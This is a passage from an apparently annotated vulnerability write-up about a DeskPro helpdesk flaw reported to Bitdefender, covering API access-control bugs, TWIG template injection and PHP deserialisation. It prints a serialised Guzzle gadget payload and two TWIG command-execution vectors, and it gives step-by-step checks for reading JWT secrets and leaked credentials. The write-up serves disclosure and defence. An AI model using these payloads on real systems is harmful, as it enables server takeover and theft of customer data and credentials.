Content-Length: 564

{"template":"Theme::layout.html.twig","code":"{% set p = 'O:24:\"GuzzleHttp\\\\Psr7\\\\FnStream\":2:{s:33:\"\\x00GuzzleHttp\\\\Psr7\\\\FnStream\\x00methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\\\HandlerStack\":3:{s:32:\"\\x00GuzzleHttp\\\\HandlerStack\\x00handler\";s:1:\"1\";s:30:\"\\x00GuzzleHttp\\\\HandlerStack\\x00stack\";a:1:{i:0;a:1:{i:0;s:7:\"phpinfo\";}}s:31:\"\\x00GuzzleHttp\\\\HandlerStack\\x00cached\";b:0;}i:1;s:7:\"resolve\";}}s:14:\"_fn___toString\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}' %} {{var_dump(app.getUser().unserialize(p))}}"}
Line by line:
PUTwrites the new template content to the server./portal/api/style/edit-theme-set/template-sourcesis the address of the template source editor.Hostnames the site.Cookie: <redacted>carries the session cookie. A cookie is a small piece of data your browser stores for a site and sends back with each request; the session cookie is what keeps you logged in. It is redacted because it is a credential.Content-TypeandContent-Lengthdescribe the body, as before.- The body has two fields.
templatenames the file being edited,Theme::layout.html.twig.codeis the new content of that file. - Inside
code,{% set p = '...' %}stores a long text string in a TWIG variable calledp. That string is the serialised object produced by PHPGGC. {{var_dump(app.getUser().unserialize(p))}}is the part that runs: it calls PHP's nativeunserializeon the string inp.
The payload is triggered by navigating to the preview page:
https://support.bitdefender.com/admin-preview-1/new-ticket
At this point the researcher reported the findings to Bitdefender and did not attempt any lateral movement, that is, did not try to use the access to reach other systems.
Update: another way in through TWIG
Mahmoud Gamal (@Zombiehelp54) brought to the team's attention another way to achieve remote code execution through TWIG template injection. Template injection means getting your own template expressions evaluated by the server. The same technique had been part of a VolgaCTF 2020 Qualifier challenge, a security competition.
Either of these vectors executes system commands:
{{ app.request.query.filter(0,'whoami',1024,{'options':'system'}) }}
{{['whoami']|filter('system')}}
In both, whoami is the command being run: a standard command that prints the name of the current user. Both were tested on the latest stable version and worked.
Why it worked
The API endpoints listed earlier did not properly validate the caller's privilege. An ordinary self-registered user could therefore read application configurations, including the JWT signing secret, email credentials, ticket data and the user directory, and could change the JWT application's settings to switch it on. The theme editor then exposed PHP's native unserialize to template content. Blocking self and _self was not enough, because other accessible variables in the template context still reached it, and the Guzzle classes present in the application provided a usable gadget chain. The report does not describe the code-level fix.
What an attacker could do with this
Because most, if not all, helpdesk instances enable self-registration, a remote attacker can fully compromise the helpdesk instance. That includes all information exchanged between agents and clients, which usually contains sensitive information and PII, meaning personally identifiable information such as names, addresses and phone numbers. Application configurations and secret keys are exposed too, for example the public and private keys of a JIRA API integration. The instance can also be used as a pivot point: a foothold from which to reach the company's intranet and infiltrate the corporate network.
How it was fixed
Bitdefender deployed a temporary fix within hours and, in coordination with the DeskPro team, fixed the whole issue in less than 24 hours. DeskPro published a security advisory at https://support.deskpro.com/en/news/posts/deskpro-security-update-2019-09, but according to the author it did not mention the remote code execution warning, and DeskPro did not respond to repeated contact on the matter. Bitdefender awarded $5,000 USD under its bug bounty programme.
What to check on your own systems
- Request
/api/v2/helpdesk/discoverwithout logging in on any DeskPro instance. Abuild_namebelow2019.8.0indicates a likely vulnerable target. - With a self-registered account, request
/api/apps/packages/deskpro_us_jwt?usersource_type=user. A response containing the JWTsecretconfirms the access-control flaw. - Try the same PUT against the JWT package endpoint to enable the user source with a chosen secret, then GET it back and check for a
usersourceid. - Request
/api/people?is_agent=1as a normal user. A list of agents withcan_adminflags confirms the user directory leak. - Request
/api/email_accountsand/api/ticketsas a normal user. Plaintext email credentials or ticket auth codes in the response confirm the other access-control flaws. - As an administrator, try the two TWIG injection vectors above in a template. Output of
whoamiin the rendered page confirms command execution. - As an administrator, place a PHPGGC Guzzle gadget in a template and call
unserializethrough an accessible variable, then load the preview page. Aphpinfo()page confirms deserialisation RCE.
Glossary
- Access control: the rules that decide who may do what. Broken or insufficient access control means those rules are missing or not enforced.
- API (Application Programming Interface): the part of a service built for other programs to talk to, rather than for people clicking in a browser.
- API token: a piece of text issued by a service that proves your identity on later requests, so you do not resend your password each time.
- Authentication: the process of proving who you are.
- Authorization header: a line in a web request that carries credentials, such as a token.
- Base64: an encoding that turns text into a safe set of characters for transport. It is not encryption.
- Bug bounty programme: a scheme where a company pays researchers for reporting security flaws responsibly.
- Build name: the version string a DeskPro instance reports about itself.
- Cookie: a small piece of data a browser stores for a site and sends back with each request; a session cookie keeps you logged in.
- CVE: a public catalogue number for a known security vulnerability.
- Deserialisation: turning stored text back into live objects in a program. Insecure deserialisation means doing so with text the program should not trust.
- GET / PUT: HTTP methods. GET asks for something; PUT creates or replaces something on the server.
- Gadget chain (POP gadget): a sequence of existing objects in an application that, when rebuilt from attacker-controlled text, ends up calling a dangerous function.
- Guzzle: a PHP library used to make HTTP requests; here it supplied the classes used in the gadget chain.
- Header: extra information attached to a web request or response, such as the host name or credentials.
- Helpdesk: software a company uses to manage support conversations with customers across channels such as email, chat, voice and social media.
- HS256: a signing algorithm for JWTs based on a shared secret key.
- JSON: a common text format for structured data, made of names and values.
- JWT (JSON Web Token): a compact, signed token that carries claims such as a user's identity. Anyone with the signing secret can create valid tokens.
- Lateral movement: using one compromised system to reach further systems in a network.
- On-premise / self-hosted: software installed and run on the organisation's own servers, rather than provided as a cloud service.
- Parameter / query string: the part of a URL after the
?that passes values to the server, such asis_agent=1. - PHP: a programming language widely used for websites;
unserializeandphpinfoare built-in PHP functions. - PHPGGC: a tool that generates ready-made PHP gadget chains for deserialisation attacks.
- PII: personally identifiable information, data that identifies a specific person.
- Pivot point: a compromised system used as a starting position to attack others.
- Plaintext: data stored or sent in readable form, not scrambled.
- Privilege escalation: moving from a lower level of permission to a higher one, such as from ordinary user to administrator.
- RCE (remote code execution): making a remote server run code of the attacker's choosing.
- Self-registration: a feature that lets anyone create their own account without an administrator's help.
- Serialisation: turning live objects in a program into text that can be stored or sent.
- Session: the state of being logged in, usually maintained by a cookie.
- Template / template engine: a page design with placeholders that the system fills in; TWIG is the engine DeskPro uses.
- Template injection: getting your own template expressions evaluated by the server.
- TWIG: a template engine for PHP, used by DeskPro to render its interface.
- User source: the component that supplies users for authentication, such as the JWT app.
- Vulnerability: a weakness in software that can be used to cause harm.


